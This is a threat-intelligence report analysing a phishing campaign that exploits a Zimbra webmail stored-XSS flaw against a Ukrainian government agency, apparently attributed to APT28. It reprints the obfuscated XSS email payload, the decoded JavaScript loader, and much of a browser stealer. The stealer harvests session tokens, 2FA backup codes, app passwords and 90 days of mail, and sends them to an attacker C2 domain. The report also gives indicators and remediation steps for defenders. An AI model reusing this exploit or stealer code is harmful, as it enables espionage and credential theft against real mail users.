Operation GhostMail: Russian APT exploits Zimbra Webmail to Target Ukraine State Agency

By Sathwik Ram Prakki

Published: 2026-03-17 · Archived: 2026-04-02 11:46:51 UTC

Operation GhostMail: Russian APT exploits Zimbra Webmail to Target Ukraine State Agency

Contents

- Introduction
- Target
- Phishing Email
- Infection Analysis
  - Stage-1: JavaScript Loader
  - Stage-2: Browser Stealer
- Infrastructure and Attribution
- CVE Assessment
- Conclusion
- Seqrite Coverage
- IOCs
- MITRE ATT&CK

Introduction

Seqrite Labs identified a targeted phishing campaign that exploits a cross-site scripting (XSS) vulnerability in **Zimbra Collaboration** (ZCS) to compromise a Ukrainian government entity. The phishing email has no malicious attachments, no suspicious links, no macros. The entire attack chain lives inside the HTML body of a single email, there are no malicious attachments.

A social engineered internship inquiry is used to deliver an obfuscated JavaScript payload embedded directly in the email body. When the victim opens the email in a vulnerable Zimbra webmail session, it exploits [CVE-2025-66376](CVE-2025-66376) which is a stored XSS bug caused by inadequate sanitization of CSS @import directives within the HTML content. The script executes silently in the browser and begins harvesting credentials, session tokens, backup 2FA codes, browser-saved passwords, and the contents of the victim's mailbox going back 90 days with all the data exfiltrated over both DNS and HTTPS.

Based on technical overlaps with Zimbra exploitation and geopolitical targeting alignment, we assess with moderate confidence that this campaign aligns with tradecraft previously documented with **Russian state-sponsored** intrusion sets targeting Ukrainian government entities. This has been reported to CERT-UA.


Target

- Country: Ukraine
- Sector: Government

The email recipient is from the Ukrainian State Hydrology Agency that operates in a sector classified as critical national infrastructure responsible for the navigational, maritime and hydrographic support of shipping. It operates under the Ministry of Infrastructure (specifically within the State Service for Maritime and River Transportation of Ukraine). The targeting is consistent with broader cyber operations conducted against Ukrainian public-sector institutions amid ongoing regional conflict dynamics.

Phishing Email

The phishing email was received on 22nd January 2026 from a student of the National Academy of Internal Affairs (NAVS) to the Ukrainian Hydrology government agency (The student mail ID is likely a compromised one, based on the sender IP in the header). The email message written in Ukrainian, presents as a routine internship inquiry, where the student introduces as a 4th-year student asking if the recipient knows of any internship opportunities or contacts if they could reach out to. Additionally, the sender apologizes in case the email reaches the wrong inbox, which is a classic tactic to build trust.



Стажування. Крижна В.В.

КВ
Крижна В.В.
To: @hydro.gov.ua
Thu 2026-01-22 19:12

Доброго дня!

Мене звати Крижна В.В., я студентка 4-го курсу Національної академії внутрішніх справ. Зараз я активно шукаю можливість пройти стажування або влаштуватися на тимчасову роботу на підприємство, щоб отримати практичний досвід та застосувати свої знання.

Якщо у вас є можливість підказати, де я можу знайти список актуальних стажувок або надати контакти осіб, до яких можна звернутися з цього приводу, я буду дуже вдячна.


Заздалегідь вибачаюся, якщо моє письмо потрапило не на ту поштову скриньку. Дякую за ваш час і можливу допомогу!

З повагою,
Крижна В.В.

Студентка Національна академія внутрішніх справ

Key Observations:

- Sent from infrastructure associated with NAVS
- Appears legitimate at first glance
- No malicious attachment, no suspicious external link
- Malicious code embedded directly in HTML body
- Zero detections on VirusTotal, where it was initially identified and uploaded on 26-Feb from Ukraine.



The attacker composed this email manually through the Zimbra web interface on Chrome 132 (stable release on 14-Jan-2026) and not an automated tool behavior.

- 8.15_GA_4717 – SENDER’s Zimbra server version
- 10.1.7_GA_4200002 – ZimbraWebClient front-end UI build number

```
Message-ID: <2125558089.13084.1769089345390.JavaMail.zimbra@navs.edu.ua>
Subject: =?utf-8?B?Q9GC0LDQttGD0LLQsNC90L3Rjy4g0JrRgNC40LbQvdCwINCSLtCSLg==?=
MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="=_0e384fc1-4787-42e2-94df-be9ebe034ba4"
X-Originating-IP: [92.119.220.188]
X-Mailer: Zimbra 8.8.15_GA_4717 (ZimbraWebClient - GC132 (Win)/10.1.7_GA_4200002)
Thread-Index: N4k6TL2SFF0VjHs6NX5T2ZgZ8SyI8Q==
Thread-Topic: =?utf-8?B?Q9GC0LDQttGD0LLQsNC90L3Rjy4g0JrRgNC40LbQvdCwINCSLtCSLg==?=

Content-Type: text/plain; charset=utf-8
Content-Transfer-Encoding: base64
```

The email contains hidden malicious JavaScript embedded in <div style=”display:none”> block. It is a large base64-encoded script within the HTML body. The @import tag-name bypass is designed to look like malformed HTML to regex-based inspection while remaining valid to a browser parse.


```
<p>=D0=97 =D0=BF=D0=BE=D0=B2=D0=B0=D0=B3=D0=BE=D1=8E,<br>
=D0=9A=D1=80=D0=B8=D0=B6=D0=BD=D0=B0 =D0=92.=D0=92.<br>
<div style=3D"RoWUNCO:QGFK;display:none;vBhcRnKOr:N">ZbeCDOKvYBUEQO
<style class=3D"wultQrWEDlGjkqf"></scr@import JihHDIVWbqULbkzjaxoazDPWXKsyS=
;ipt>aMeJtNRciZGmqURqZuCHscqKLrlgP</styl<!--WWrdZSzSDf@import QXnKaMuRGWYOO=
KrsXjpRgWk;joaLoVxRkqAFhdUzrHOM-->e><s@import;vg/gAddXlrOxuZxKteABB/onlo@im=
port HCApoUDPeIufGapywvOpoATr;ad=3Dev@import aNruFZHBhQhjEg;al(at@import ea=
jvmNVocYtj;ob(`IWZ1bmN0aW9uKCl7Y29uc3QgQT0iem1iX3BsX3YzXyI7aWYod2luZG93LnRv=
cC5kb2N1bWVudC5nZXRFbGVtZW50QnlJZChBKSlyZXR1cm47Y29uc3QgQj13aW5kb3cudG9wLmR=
vY3VtZW50LmNyZWF0ZUVsZW1lbnQoInNjcmlwdCIpO0IuaWQ9QTtCLnRleHRDb250ZW50PSgoQS=
xCKT0+e2lmKCFBfHwhQilyZXR1cm4iIjtjb25zdCBRPUIubGVuZ3RoO2lmKDA9PT1RKXJldHVyb=
```

The exploit in this sample corresponds to CVE-2025-66376, a stored XSS vulnerability in Zimbra Collaboration Suite patched in ZCS 10.0.18 / 10.1.13 (November 2025). The CVE description specifies: “insufficient sanitization of HTML content, specifically involving crafted tag structures and attribute values that include an @import directive and other script injection vectors. The vulnerability is triggered when a user views a crafted e-mail message in the Classic UI.”

The bypass operates on the @import token being stripped from inside tag names and attribute key/value strings. The email also contains secondary decoys using the same principle, broken <script> and <style> tags with @import noise injected into the tag name itself, and an HTML comment inserted mid-tag-name. This tag-name bypass causes AntiSamy to reconstruct <svg/onload=eval(atob(`PAYLOAD`))> from fragmented tokens, and executes the outer Base64 decoded code and the self-executing function runs.

Infection Analysis

Victim receives phishing email in Zimbra webmail. Execution requires the victim to open the email in browser-based Zimbra interface with an active authenticated session. The JavaScript executes within that session context, inheriting its cookies, localStorage, and same-origin SOAP API rights.



Stage-1: JavaScript Loader

The loader is wrapped in a self-executing function that starts with preventing multiple injections by checking if the script with ID “**zmb_pl_v3_**” is already running or not. The next critical part is decoding the base64 payload using **atob()** and then performing XOR operation with the key “**twichcba5e**” to load the final JavaScript payload. It injects the code into top-level document as it contains the session context, access to cookies and escape webmail iframe sandbox.

```
(function(){
  const A = "zmb_pl_v3_";
  if (window.top.document.getElementById(A)) return;

  const B = window.top.document.createElement("script");
  B.id = A;

  B.textContent = ((A,B) => {
      if(!A || !B) return "";
      const T = B.length;
      if(T === 0) return "";

      const E = atob(A);
      let F = "";

      for(let i = 0; i < E.length; i++)
          F += String.fromCharCode(
                  E.charCodeAt(i) ^ B.charCodeAt(i % T)
              );

      return F;
  })("<Stage-2 base64 payload>","twicchba5e");

  window.top.document.body.appendChild(B);
})();
```

Fig. 1 – Decoded JavaScript Loader (Stage-1)

Stage-2: Browser Stealer

The final payload is a stealer that executes in browser memory. This captures login credentials, SOAP session tokens, mail content and attachments, cookies, etc. It starts with generating a session token for each execution which is a random 12-char alphanumeric string used as a unique victim identifier in every C2 request. The hardcoded C2 domain is **zimbrasoft[.]com[.]ua**. Any exception caught anywhere in the payload sends POST request to /v/p with the stage name, error message, and stack trace. The C2 operator sees exactly which step failed and why on every victim machine. A try/catch wrapper around every task is seen to isolate failures, so one broken operation doesn't abort the others.

```
!async function() {

const t = Math.random().toString(36).substr(2, 12);
const e = "zimbrasoft.com.ua";
let a = "";

const n = async (a, n) => {
    try {
        const s = { subtype: "error", stage: n, error: a.message ? a.message : String
        (a), stack: a.stack ? a.stack : "" };
        await fetch("https://js-" + t + ".i." + e + "/v/p", { method: "POST", headers:
        { "Content-Type": "application/json" }, body: JSON.stringify(s) });
    } catch (t) {}
};

const s = async (t, e) => {
    try { await e(); } catch (e) { await n(e, t); }
};

const o = async (t, e, a) => {
    a && (await c({ [t]: a }), await d({ [e]: a }));
};
```

Then we have the Zimbra SOAP wrapper that sends authenticated SOAP requests to the victim's own Zimbra server at "**/service/soap/**". The X-Zimbra-Csrf-Token header carries the stolen CSRF token, making requests indistinguishable from legitimate webmail activity. The SOAP calls are wrapped to return null on failure instead of throwing error, this allows other parallel operations even if one SOAP call is rejected.

```
const r = async (t, e) => {
    const n = await fetch("/service/soap/" + t, {
        method: "POST",
        headers: { "Content-Type": "application/soap+xml; charset=UTF-8",
        "X-Zimbra-Csrf-Token": a },
        body: JSON.stringify({ Body: { [t]: e } })
    });
    if (!n.ok) throw new Error(t + " failed with status " + n.status);
    return await n.json();
};

const i = async (t, e) => {
    try { return await e(); } catch (e) { return await n(e, t + ":api"), null; }
};
```

DNS exfiltration encodes values as RFC 4648 Base32 and divides them into 60-character segments and constructs a DNS hostname in this form:

- d-<token>.<key>.<base32_chunk>.i[.]zimbrasoft[.]com[.]ua

Next, it serializes JSON objects as application/octet-stream blobs and POSTs them to /v/d with an X-Filename header, which is used for larger structured objects like the full server config dump. The beacon is a simple POST request to /v/p, used for small structured data alongside or instead of DNS. It can also send the same value through both DNS and HTTPS. DNS gets through even when HTTPS is blocked; HTTPS carries complete data when it isn't.

```
const c = async a => {
    const n = t => {
        if (!t) return "";
        const e = (new TextEncoder).encode(t);
        let a = "";
        for (let t of e) a += t.toString(2).padStart(8, "0");
        for (; a.length % 5 != 0;) a += "0";
        let n = "";
        for (let t = 0; t < a.length; t += 5)
            n += "ABCDEFGHIJKLMNOPQRSTUVWXYZ234567"[parseInt(a.substr(t, 5), 2)];
        return n;
    };
    let s = "d-" + t;
    for (const t in a)
        if (a[t]) {
            const e = n(String(a[t]));
            const o = [];
            for (let a = 0; a < e.length; a += 60)
                o.push(t + "." + e.substr(a, 60));
            o.length > 0 && (s += "." + o.join("."));
        }
    s += ".i." + e;
    (new Image).src = "https://" + s + "/pixel.gif";
};

const l = async (a, n) => {
    if (!a) return;
    const s = new Blob([JSON.stringify(a, null, 2)], { type: "application/json" });
    await fetch("https://js-" + t + ".i." + e + "/v/d", {
        method: "POST",
        headers: { "Content-Type": "application/octet-stream", "X-Filename": n },
        body: s,
        signal: AbortSignal.timeout(30000)
    });
};
```

Zimbra Classic UI stores the session CSRF token in plaintext here: localStorage.getItem("csrfToken"). Without it, all SOAP calls would be rejected. This runs first synchronously, before any SOAP operation starts.

```
const d = async a => {
    await fetch("https://js-" + t + ".i." + e + "/v/p", {
        method: "POST",
        headers: { "Content-Type": "application/json" },
        body: JSON.stringify(a)
    });
};

await s("getCsrfToken", () => { a = localStorage.getItem("csrfToken") || ""; });

const u = [

    s("sendStartPing", async () => {
        await fetch("https://js-" + t + ".i." + e + "/v/p", {
            method: "POST",
            headers: { "Content-Type": "application/json" },
            body: JSON.stringify({ subtype: "start" })
        });
    }),
```

All nine parallel operations are launched simultaneously with **Promise.all**. From the C2's perspective, this maximizes data yield per victim session if the tab closes after 10 seconds, everything that could fire already has.

SendStartPing: Notifies C2 after the payload execution starts. This lets the attacker correlate start/finish times per victim.

gather_email: Two-method email harvest which first scrapes inline <script> tags for the *batchInfoResponse* JS variable Zimbra embeds on page load. It falls back to *GetIdentitiesRequest* SOAP, which returns all configured identities including aliases and exfiltrates via DNS and HTTPS.

```
s("gather_email", async () => {
    let t = null;
    if (t = (() => {
        for (let t of document.querySelectorAll("script")) {
            const e = t.textContent || t.innerHTML;
            const a = e.match(/var batchInfoResponse = (\{.*?\});/s);
            if (a) try {
                const t = JSON.parse(a[1]);
                const e = t?.Body?.BatchResponse?.GetInfoResponse?.[0]?.name;
                if (e && e.includes("@")) return e;
            } catch (t) {}
            if (e.includes("GetIdentitiesResponse"))
                return e.match(/"name":"([^"]+@[^"]+)"/)?.[1]
                    || e.match(/"zimbraPrefFromAddress":"([^"]+@[^"]+)"/)?.[1]
                    || e.match(new RegExp('"rest":"[^"]*\\/([^"\\/]+@[^"\\/]+)"'))?.[1]
                    || null;
        }
        return null;
    })(), a) {
        const e = await i("gather_email", async () => await r("GetIdentitiesRequest",
        { _jsns: "urn:zimbraAccount" }));
        if (e) {
            const a = e?.Body?.GetIdentitiesResponse?.[0]?.identity || [];
            const n = a.find(t => "DEFAULT" === t.name);
            t = n?._attrs?.zimbraPrefFromAddress || a[0]?._attrs?.
            zimbraPrefFromAddress || t || null;
        }
    }
    return await o("e", "email", t), t;
}),
```

gather_environment: Fingerprints the client and calls *GetInfoRequest* to pull the full server configuration response, then dumps the entire JSON as *zimbra_batch_analytics.json*. This object contains Zimbra version, account quota, configured features, server hostname, and dozens of account preferences.

1. Classic (?client=advanced)
2. HTML (/h/)
3. Modern (/modern/).

gather_2fa_codes: It uses *GetScratchCodesRequest* which returns the account's backup 2FA recovery codes. These are one-time codes meant for emergency access and with them, the attacker can authenticate even if the victim changes their password and revokes all sessions. Each code is exfiltrated individually via DNS.

```
s("gather_environment", async () => {
    let t = null, e = null;
    const n = window.top.location.href;
    let s = null;
    if (n.includes("?client=advanced")) t = "c";
    else if (n.includes("/h/")) t = "h";
    else if (n.includes("/modern/")) t = "m";
    if (a && (s = await i("gather_environment", async () => await r("GetInfoRequest",
    { _jsns: "urn:zimbraAccount", sections: "attrs" })), s)) {
        e = (s?.Body?.GetInfoResponse?.[0]?.version || "").split(" ")[0] || null;
    }
    t && await c({ c: t });
    e && await c({ v: e });
    await c({ url: n });
    await d({ client: t, version: e, full_url: n });
    s && await l(s, "zimbra_batch_analytics.json");
    return { client: t, version: e, fullUrl: n };
}),

s("gather_2fa_codes", async () => {
    let t = [], e = null;
    if (a && (e = await i("gather_2fa_codes", async () => await r
    ("GetScratchCodesRequest", { _jsns: "urn:zimbraAccount" })), e)) {
        const a = e?.Body?.GetScratchCodesResponse;
        a?.scratchCodes?.scratchCode && (t = a.scratchCodes.scratchCode.map(t => t.
        _content || t.value).filter(t => t));
    }
    t.forEach(t => { c({ "2fa": t }); });
    e && await l(e, "zimbra_batch_analytics.json");
    return t;
}),
```

gather_app_password: This uses *CreateAppSpecificPasswordRequest* to mint a new persistent credential named *ZimbraWeb*. App-specific passwords survive password resets. This is the attacker's long-term access mechanism: once created, it enables direct IMAP or API auth indefinitely, and exfiltrates via DNS.

gather_device_status: *GetDeviceStatusRequest* (namespace urn:zimbraSync) is used that returns all ActiveSync-connected mobile devices with details like device IDs, types, sync state. It is useful for building a target profile and potentially for follow-on mobile attacks.

gather_oauth_consumers: *GetOAuthConsumersRequest* is used to list every third-party OAuth app authorized on the account. This reveals other platforms the target uses, and which of them have API-level access to the inbox.

```
s("gather_app_password", async () => {
    let t = null;
    if (a) {
        const e = await i("gather_app_password", async () => await r
        ("CreateAppSpecificPasswordRequest", { _jsns: "urn:zimbraAccount",
        appName: { _content: "ZimbraWeb" } }));
        e && (t = e?.Body?.CreateAppSpecificPasswordResponse?.pw || null);
    }
    return await o("pa", "app_password", t), t;
}),

s("gather_device_status", async () => {
    if (!a) return null;
    const t = await i("gather_device_status", async () => await r
    ("GetDeviceStatusRequest", { _jsns: "urn:zimbraSync" }));
    t && await l(t, "zimbra_batch_analytics.json");
    return t;
}),

s("gather_oauth_consumers", async () => {
    if (!a) return null;
    const t = await i("gather_oauth_consumers", async () => await r
    ("GetOAuthConsumersRequest", { _jsns: "urn:zimbraAccount" }));
    t && await l(t, "zimbra_batch_analytics.json");
    return t;
}),
```

gather_autocomplete_password: It injects two hidden form fields (autocomplete=”username” and autocomplete=”current-password”) off-screen in the DOM and waits 5 seconds for the browser’s password manager to autofill them. Then it reads whatever appeared, exfiltrates it and cleans up all injected elements. This is the only operation that doesn’t need a CSRF token as it targets the browser and not Zimbra.

enable_mail_protocols: The *ModifyPrefsRequest* sets zimbraPrefImapEnabled: TRUE on the victim’s account. This silently enables IMAP access, which the app password can then use for persistent mailbox surveillance from any IMAP client.

```
s("gather_app_password", async () => {
    let t = null;
    if (a) {
        const e = await i("gather_app_password", async () => await r
        ("CreateAppSpecificPasswordRequest", { _jsns: "urn:zimbraAccount",
        appName: { _content: "ZimbraWeb" } }));
        e && (t = e?.Body?.CreateAppSpecificPasswordResponse?.pw || null);
    }
    return await o("pa", "app_password", t), t;
}),

s("gather_device_status", async () => {
    if (!a) return null;
    const t = await i("gather_device_status", async () => await r
    ("GetDeviceStatusRequest", { _jsns: "urn:zimbraSync" }));
    t && await l(t, "zimbra_batch_analytics.json");
    return t;
}),

s("gather_oauth_consumers", async () => {
    if (!a) return null;
    const t = await i("gather_oauth_consumers", async () => await r
    ("GetOAuthConsumersRequest", { _jsns: "urn:zimbraAccount" }));
    t && await l(t, "zimbra_batch_analytics.json");
    return t;
}),
```

Coming to the most impact section which is **sendArchives** for 90-day email exfiltration. It loops day 0 through 89, downloading each day's non-junk emails from Zimbra's built-in export endpoint "/home/~/?fmt=tgz". It uploads each day's .tgz directly through /v/d. Two upload modes are used:

1. Streaming (ReadableStream piped directly, no memory buffer) for modern browsers.
2. Buffered array with a 500 MB cap for older ones.

```
await Promise.all(u.map(t => t.catch(t => {})));

await s("sendArchives", async () => {
    const a = t => t.getFullYear() + "-" + String(t.getMonth() + 1).padStart(2, "0") + "-" +
    String(t.getDate()).padStart(2, "0");

    const n = (() => {
        let t = false;
        const e = new Request("", { body: new ReadableStream, method: "POST", get duplex() {
        return t = true, "half"; } }).headers.has("Content-Type");
        return t && !e;
    })();

    for (let o = 0; o < 90; o++) {
        const r = new Date;
        r.setDate(r.getDate() - o);
        const i = a(r);
        const c = "zd_comp_" + i;

        o > 0 && window.top.localStorage.getItem(c) ||
        await s("sendArchive:day-" + o, async () => {
            const a = "/home/~/?fmt=tgz&meta=0&query=" + encodeURIComponent("date:-" + o +
            "d AND (not in:junk)");
            const s = "telemetryData_" + i + ".tgz";
            const r = await fetch(a, { signal: AbortSignal.timeout(86400000) });
            if (!r.ok) {
                o > 0 && window.top.localStorage.setItem(c, "true");
                throw new Error("Download failed for day -" + o + " with status " + r.
                status);
            }
            const l = r.headers.get("Content-Length");
            if (l && parseInt(l, 10) < 100) return void (o > 0 && window.top.localStorage.
            setItem(c, "true"));
            if (!r.body) return void (o > 0 && window.top.localStorage.setItem(c, "true"));
```

This uses localStorage keys (zd_comp_YYYY-MM-DD) as checkpoints. If the tab reopens, already exfiltrated days are skipped. The timeout is set to 24 hours per day, meaning it will sit and stream as long as the tab is open.

Finally, the **sendFinishPing** beacons to confirm that all operations have been completed. The C2 can use start/finish to measure how long a victim session lasted and infer what was captured.

```
                if (!r.body) return void (o > 0 && window.top.localStorage.setItem(c, "true"));
                const d = {
                    method: "POST",
                    headers: { "Content-Type": "application/octet-stream", "X-Filename": s },
                    signal: AbortSignal.timeout(86400000)
                };
                if (n) {
                    d.body = r.body;
                    d.duplex = "half";
                } else {
                    const t = 524288000;
                    if (l && parseInt(l, 10) > t) return void (o > 0 && window.top.localStorage.
                    setItem(c, "true"));
                    const e = await r.arrayBuffer();
                    d.body = new Uint8Array(e);
                }
                const u = await fetch("https://js-" + t + ".i." + e + "/v/d", d);
                if (!u.ok) throw new Error("Upload failed for day -" + o + " with status " + u.
                status);
                o > 0 && window.top.localStorage.setItem(c, "true");
            });
        }
});

await s("sendFinishPing", async () => {
    await fetch("https://js-" + t + ".i." + e + "/v/p", {
        method: "POST",
        headers: { "Content-Type": "application/json" },
        body: JSON.stringify({ subtype: "finish" })
    });
});

}();
```

Infrastructure and Attribution

The C2 domain has been created on 2026-01-20 12:10:33+02, just before the phishing email was sent with registrar as ua.drs. Two generated domains have been identified so far:

1. js-l1wt597cimk[.]i[.]zimbrasoft[.]com[.]ua
2. js-26tik3egye4[.]i[.]zimbrasoft[.]com[.]ua

Multiple Russian-linked APTs have previously exploited Zimbra at scale against Eastern European targets: Fancy Bear (APT28), Cozy Bear (APT29) and Winter Vivern (TA473). APT29's documented Zimbra exploitation is on a command injection vulnerability that steals email credentials via a vulnerable mail server. This is a server-side attack requiring no email interaction, which is a completely different attack class from what we see in the phishing email, which is an HTML email XSS payload requiring the victim to open it in webmail. Whereas TA473 did not use sophisticated tooling but only lighter JavaScript credential stealers with Zimbra XSS vulnerability. This doesn't have structured SOAP API abuse and no dual-channel exfiltration.

As mentioned under ESET's Operation RoundPress research in 2024, APT28 expanded from Roundcube to Zimbra, Horde, and MDaemon, targeting governmental entities and defense companies in Eastern Europe. The payload structure we decoded maps closely to SpyPress.ZIMBRA which harvests the victim's contact list by making a SOAP request to the Zimbra API endpoint and fetches email source for exfiltration. Based on these overlaps and targeting, we attribute Operation GhostMail to APT28 with medium confidence.

Conclusion

Operation GhostMail demonstrates the continued evolution of webmail-focused intrusion, where attackers rely entirely on browser-resident stealers rather than traditional malware binaries. By embedding obfuscated JavaScript directly within an HTML email and exploiting a Zimbra webmail XSS condition, the threat actor achieves full session interception without dropping files, exploiting macros, or triggering endpoint-based detections. The abuse of legitimate SOAP API calls for credential harvesting and mailbox export highlights how platform-native functionality can be weaponized for stealthy data collection.

The targeting of a Ukrainian government entity aligns with ongoing geopolitical cyber activity observed against public-sector institutions in the region. While definitive attribution requires further infrastructure or code-overlap confirmation, the techniques used are consistent with previously documented Russian state-sponsored groups exploiting webmail platforms across Eastern Europe. The importance of strict HTML sanitization in webmail environments, rapid patch management, and monitoring anomalous SOAP activity is indicative of browser-based session compromises.

Seqrite Coverage

Script.Trojan.50486.GC

Recommendations

- Migrate from Zimbra 8.8.15 immediately to a supported release (10.1.x minimum) or an alternative platform.
- Audit all accounts for app-specific passwords named ZimbraWeb or created around the date of any suspicious email. Revoke them immediately.
- Audit account settings for unexpected zimbraPrefImapEnabled: TRUE changes, particularly on accounts that do not have a business need for IMAP access.
- Check Zimbra audit logs for access to /home/~/?fmt=tgz from unusual source IPs or outside normal business hours.
- Deploy SOAP API monitoring at the application layer. Calls to GetScratchCodesRequest and CreateAppSpecificPasswordRequest in particular should be nearly absent in normal usage and easy to baseline.
- Implement DNS filtering for the IOC domains and consider behavioral alerting for the d-[a-z0-9]{12}.i.* subdomain pattern that characterizes the DNS exfiltration channel.
- Review whether IMAP and POP3 access should be enabled by default for user accounts. Disabling unused protocols at the administrative level removes one persistence vector even if credentials are later compromised.

- Brief staff that HTML email bodies can carry executable payloads in webmail environments. The absence of attachments and links is not a reliable safety indicator.

IOCs

Email
c010f64080b0b0997b362a8e6b9c618e

C2
zimbrasoft[.]com[.]ua
js-[a-z0-9]{12}.i.zimbrasoft[.]com[.]ua

MITRE ATT&CK

Tactic	TID	Technique	Procedure
Resource Development	T1583.001	Acquire Infrastructure: Domains	C2 domain registered just before the attack
Resource Development	T1586.002	Compromise Accounts: Email Accounts	Phishing email sent from NAVS email
Initial Access	T1566.001	Phishing: Spearphishing Attachment	HTML email with embedded XSS payload
Execution	T1059.007	Command and Scripting Interpreter: JavaScript	Browser-resident payload
Execution	T1203	Exploitation for Client Execution	CVE-2025-66376 XSS exploited
Persistence	T1098.001	Account Manipulation: Additional Cloud Credentials	CreateAppSpecificPasswordRequest mints a new persistent credential
Defense Evasion	T1027	Obfuscated Files or Information	XOR + Base64 layered encoding, @import token
Defense Evasion	T1564.001	Hide Artifacts: Hidden Files and Directories	Payload hidden from visual inspection
Credential Access	T1528	Steal Application Access Token	GetOAuthConsumersRequest
Credential Access	T1539	Steal Web Session Cookie	CSRF token from localStorage

